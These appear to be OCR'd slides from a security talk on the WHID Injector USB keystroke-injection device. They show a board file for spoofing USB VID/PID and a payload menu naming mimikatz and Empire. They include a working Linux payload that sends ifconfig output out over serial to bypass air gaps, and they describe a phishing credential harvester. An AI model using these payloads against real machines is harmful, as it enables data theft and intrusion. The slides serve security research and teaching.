
Spoofing VID & PID


- Edit `boards.txt` in Arduino configuration directory
- Linux: `/root/.arduino15/packages/arduino/hardware/avr/1.6.19/`
- Windows: `C:\Users\USER\AppData\Local\Arduino15\packages\arduino\hardware\avr\1.6.19\`

```
##############################################################

CactusWHID.name=Cactus WHID
CactusWHID.vid.0=0x1B4F
CactusWHID.pid.0=0x9207
CactusWHID.vid.1=0x1B4F
CactusWHID.pid.1=0x9208

CactusWHID.upload.tool=avrdude
CactusWHID.upload.protocol=avr109
CactusWHID.upload.maximum_size=28672
CactusWHID.upload.maximum_data_size=2560
CactusWHID.upload.speed=57600
CactusWHID.upload.disable_flushing=true
CactusWHID.upload.use_1200bps_touch=true
CactusWHID.upload.wait_for_upload_port=true

CactusWHID.bootloader.tool=avrdude
CactusWHID.bootloader.low_fuses=0xff
CactusWHID.bootloader.high_fuses=0xd8
CactusWHID.bootloader.extended_fuses=0xce
CactusWHID.bootloader.file=caterina-LilyPadUSB/Caterina-LilyPadUSB.hex
CactusWHID.bootloader.unlock_bits=0x3F
CactusWHID.bootloader.lock_bits=0x2F

CactusWHID.build.mcu=atmega32u4
CactusWHID.build.f_cpu=8000000L
CactusWHID.build.vid=0x0000
CactusWHID.build.pid=0xFFFF
CactusWHID.build.usb_product="Cactus WHID"
CactusWHID.build.usb_manufacturer="April Brother"
CactusWHID.build.board=AVR_LILYPAD_USB
CactusWHID.build.core=arduino
CactusWHID.build.variant=leonardo
CactusWHID.build.extra_flags={build.usb_flags}
```

AirGap Bypass - Windows Serial Exfiltration (driverless)







Windows 7

Windows 8.1

Windows 10

192.168.1.1/listpa | 192.168.1.1/showpay

192.168.1.1/listpa

<- BACK TO INDEX

File System Info Calculated in Bytes
Total: 2949250 **Free:** 2900556 **Used:** 48694

Upload Payload

Live Payload Mode

Display Payload Contents	Size in Bytes	Run Payload	Download File	Delete Payload
/payloads /LinuxSerialExfil.txt	301	Run Payload	Download File	Delete Payload
/payloads/Win SerialExfil.txt	454	Run Payload	Download File	Delete Payload
/payloads /scaleway_simple.txt	130	Run Payload	Download File	Delete Payload
/payloads /phish_scaleway.txt	130	Run Payload	Download File	Delete Payload
/payloads/LinuxCalc.txt	105	Run Payload	Download File	Delete Payload
/payloads/mimi adm scaleway.txt	433	Run Payload	Download File	Delete Payload
/payloads /empire2.3scaleway.txt	130	Run Payload	Download File	Delete Payload
/payloads /WinSerialExfilF.txt	401	Run Payload	Download File	Delete Payload

LBOWin10Enterprise - VMware Workstation

File Edit View VM Tabs Help

LBOWin10Enterprise | LBOWin8.1

File Action View Help

- LBOwin10
  - Audio inputs and outputs
  - Batteries
  - Bluetooth
  - Computer
  - Disk drives
  - Display adapters
  - DVD/CD-ROM drives
  - Human Interface Devices
  - IDE ATA/ATAPI controllers
  - Keyboards
    - Standard PS/2 Keyboard
  - Mice and other pointing devices
  - Monitors
  - Network adapters
  - Ports (COM & LPT)
    - Communications Port (COM1)
  - Print queues
  - Processors
  - Sensors
  - Software devices
  - Sound, video and game controllers
  - Storage controllers

« Netw... > Network ...

Organise

Bluetooth Network Connection
Disabled
Bluetooth Device (Personal Area ...

Ethernet0
Disabled
Intel(R) 82574L Gigabit Network C...

2 items

Select Command Prompt

```
Windows IP Configuration


Ethernet adapter Bluetooth Network Connection:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

Tunnel adapter Teredo Tunneling Pseudo-Interface:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

C:\Users\Administratorius>
```

Windows Defender

PC status: Protected

Home | Update | History | Settings | Help

Your PC is being monitored and protected.

Scan options:

Search the web and Windows

To return to your computer, move the mouse pointer outside or press Ctrl+Alt.

Type here to search

11/21/2017

AirGap Bypass - Linux Serial Exfiltration (driverless)

- CustomDelay:3000
- DefaultDelay:50
- Press:134+195
- CustomDelay:1000
- PrintLine:gnome-terminal
- CustomDelay:1000
- PrintLine:sleep .5;**stty -F /dev/serial/by-id/*LilyPad* 38400;echo -e "SerialEXFIL:"$(ifconfig)"\n" > /dev/serial/by-id/*LilyPad*;**exit

ESPortal Credentials Harvester

- Redirects HTTP requests to a fake login page.
  - Does not support HTTPS requests nor override cached HTTPS redirects.
- You can define a custom template for up to 3 specific domains, a welcome portal, and a catch-all.
- Captured credentials are stored on the exfiltration page in the file "esportal-log.txt".
- Custom html templates can be uploaded for the ESPortal login credential harvester via FTP.

WHID Injector – USaBuse

- Bypass Air-Gapped restrictions
- Once connected to a PC:
  - Creates a WiFi AP
  - Injects PoSH scripts that creates a HID RAW as exfil channel to transfer data back.
  - Returns a CMD shell to the attacker
  - GAME OVER


TOP SECRET//COMINT//REL TO USA, FVEY

COTTONMOUTH-I


ANT Product Data


(TS//SI//REL) COTTONMOUTH-I (CM-I) is a Universal Serial Bus (USB) hardware implant which will provide a wireless bridge into a target network as well as the ability to load exploit software onto target PCs.

08/05/08

COTTONMOUTH - 1

(TS//SI//REL) CM-I will provide air-gap bridging, software persistence capability, "in-field" re-programmability, and covert communications with a host software implant over the USB. The







https://youtu.be/5gMvtUq30fA


Coming Soon

WHID Elite


Mousejacking Wireless Keyboards & Mice








P4wnP1 – A Bash Bunny On Steroids

